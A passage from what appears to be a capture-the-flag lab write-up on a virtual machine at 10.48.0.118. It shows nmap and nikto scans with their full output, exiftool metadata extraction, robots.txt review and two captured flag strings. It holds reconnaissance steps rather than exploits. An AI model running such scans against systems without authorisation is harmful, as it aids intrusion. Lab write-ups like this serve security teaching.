Methodology

I. Reconnaissance

- Since we already had the IP address of our target machine, we concerned ourselves with comprehensive information gathering for this stage using the command ***nmap -sS -sV -O -sC -p- 10.48.0.118.*** This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration.
  The output showed we had a limited attack surface with only Port 80 and 22 open. Additionally, they were running old service versions (Apache httpd 2.4.7 and Open SSH 6.6.1p1 Ubuntu 2ubuntu2) and were hence likely to be prone to unpatched vulnerabilities. We also identified hidden files not linked to main website but exists on the server with ***robots.txt*** being the main interesting as it had quite a few entries, as well as ***index.html*** as it could be the landing page for the root domain.

  Output:


```
└─# nmap -sS -sV -O -sC -p- 10.48.0.118
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 01:14 -0500
Nmap scan report for 10.48.0.118
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 c8:f7:5b:33:8a:5a:0c:03:bb:6b:af:2d:a9:70:d3:01 (DSA)
|   2048 01:9f:dd:98:ba:be:de:22:4a:48:4b:be:8d:1a:47:f4 (RSA)
|   256 f8:a9:65:a5:7c:50:1d:fd:71:57:92:38:8b:ee:8c:0a (ECDSA)
|_  256 1d:eb:57:4a:b6:23:66:f0:e7:d5:bb:8d:1e:d7:de:23 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 252 disallowed entries (15 shown)
| /search /sdch /groups /catalogs /catalogues /news /nwshp
| /setnewsprefs? /index.html? /? /?hl=*& /?hl=*&*&gws_rd=ssl
|_/addurl/image? /mail/ /pagead/
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:EF:0B:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.94 seconds
```

I. Vulnerability Identification and Enumeration

- Since Apache web server was running on port 80, I typed the URL ***http://10.48.0.118*** into the address bar and initiated a handshake with Apache to retrieve and render a webpage of possible interest e.g. login portal. I unfortunately did not find much besides a picture.

Output:




- Since our previous Nmap scan had shown hidden files not linked to main website, the next obvious step was to explore them. However, to ensure I had a full overview of all possible hidden files/directories not linked to the main website, I used the command ***nikto -h 10.48.0.118.*** The Nikto command conducted an automated vulnerability scan against the web server to find out-of-date software, unsafe files, and configurations that could be exploited. The output showed crucial information, such as the **#wp-config.php#,** which contained credentials, among others.

  Output:

```
└─# nikto -h 10.48.0.118
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.0.118
+ Target Hostname:    10.48.0.118
+ Target Port:        80
+ Start Time:         2026-02-14 01:14:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/?/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb
/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?pt1=true$/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigg
er.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?gws_rd=ssl$/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswi
gger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*&/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.n
et/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*&*&gws_rd=ssl/' is returned a non-forbidden or redirect HTTP code (200). See: https://p
ortswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net
/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Setec/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.ne
t/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?hl=*&gws_rd=ssl$/' is returned a non-forbidden or redirect HTTP code (200). See: https://po
rtswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/index.html?' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigg
er.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 299 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/
Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8417 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2026-02-14 01:16:37 (GMT-5) (124 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


- I proceeded to attempt to access the ***wp-config.php*** file by typing the URL ***http://10.48.0.118/#wp-config.php#*** into the address page to render what I believed was the web page that had essential configuration details, like possible SSH usernames and passwords. The output showed an unexpected output of a picture, previously shown at the beginning of my web enumeration.

  Output:



- After an extensive google search, I learnt of the concept of steganography, the practice of concealing secret information within non-secret files or messages. I then suspected that there was more that meets the eye regarding the picture displayed on the ***wp-config.php*** webpage and proceeded to download and store it in my preferred directory. I then used the command ***exiftool images.jpg*** to view the metadata of the downloaded picture and captured the first flag ***flag{c9566265d534d0e3c666ea52daf96cc8}.***


  Output:



```
Comment                         : flag{c9566265d534d0e3c666ea52daf96cc8}
Image Width                     : 3456
Image Height                    : 4608
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 3456×4608
Megapixels                      : 15.9
```

- Since the flag was hashed, I attempted to decode it using online tools (like md5hashing.net) that have databases with precomputed hashes to see if I can get anything of importance, which ended up being a dead end.

Output:



- I then proceeded to explore the ***robots.txt*** entries, since Nmap and Nikto flagged them, by first typing the URL *http://10.48.0.118/robots.txt* into the address bar to render the ***robots.txt*** webpage and captured the second flag ***flag2{cd4f10fcba234f0e8b2f60a490c306e6}***. Since it was hashed, I again attempted to see if decoding it using online lookup databases would lead to something fruitful, which was not the outcome.


Output:

Not Secure http://10.48.0.118/robots.txt

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHu


```
User-agent:*
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /catalogs
Allow: /catalogs/about
Allow: /catalogs/p?
Disallow: /catalogues
Allow: /newsalerts
Disallow: /news
Allow: /news/directory
Disallow: /nwshp
Disallow: /setnewsprefs?
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pt1=true$
Disallow: /addurl/image?
Allow:    /mail/help/
Disallow: /mail/
Disallow: /pagead/
Disallow: /relpage/
Disallow: /relcontent
Disallow: /imgres
Disallow: /imglanding
Disallow: /sbd
Disallow: /keyword/
Disallow: /u/
Disallow: /univ/
Disallow: /cobrand
Disallow: /custom
Disallow: /advanced_group_search
Disallow: /googlesite
Disallow: /preferences
Disallow: /setprefs
Disallow: /swr
Disallow: /url
Disallow: /default
Disallow: /m?
Disallow: /m/
```


```
# flag2{cd4f10fcba234f0e8b2f60a490c306e6}
```



- Another directory of interest identified by nikto was ***/Setec.*** I typed the URL ***http://10.48.0.118/Setec*** to render and access its webpage and discovered another picture. Inspecting the HTML and CSS code of the webpage led to the discovery of the ***./Astronomy/*** directory.

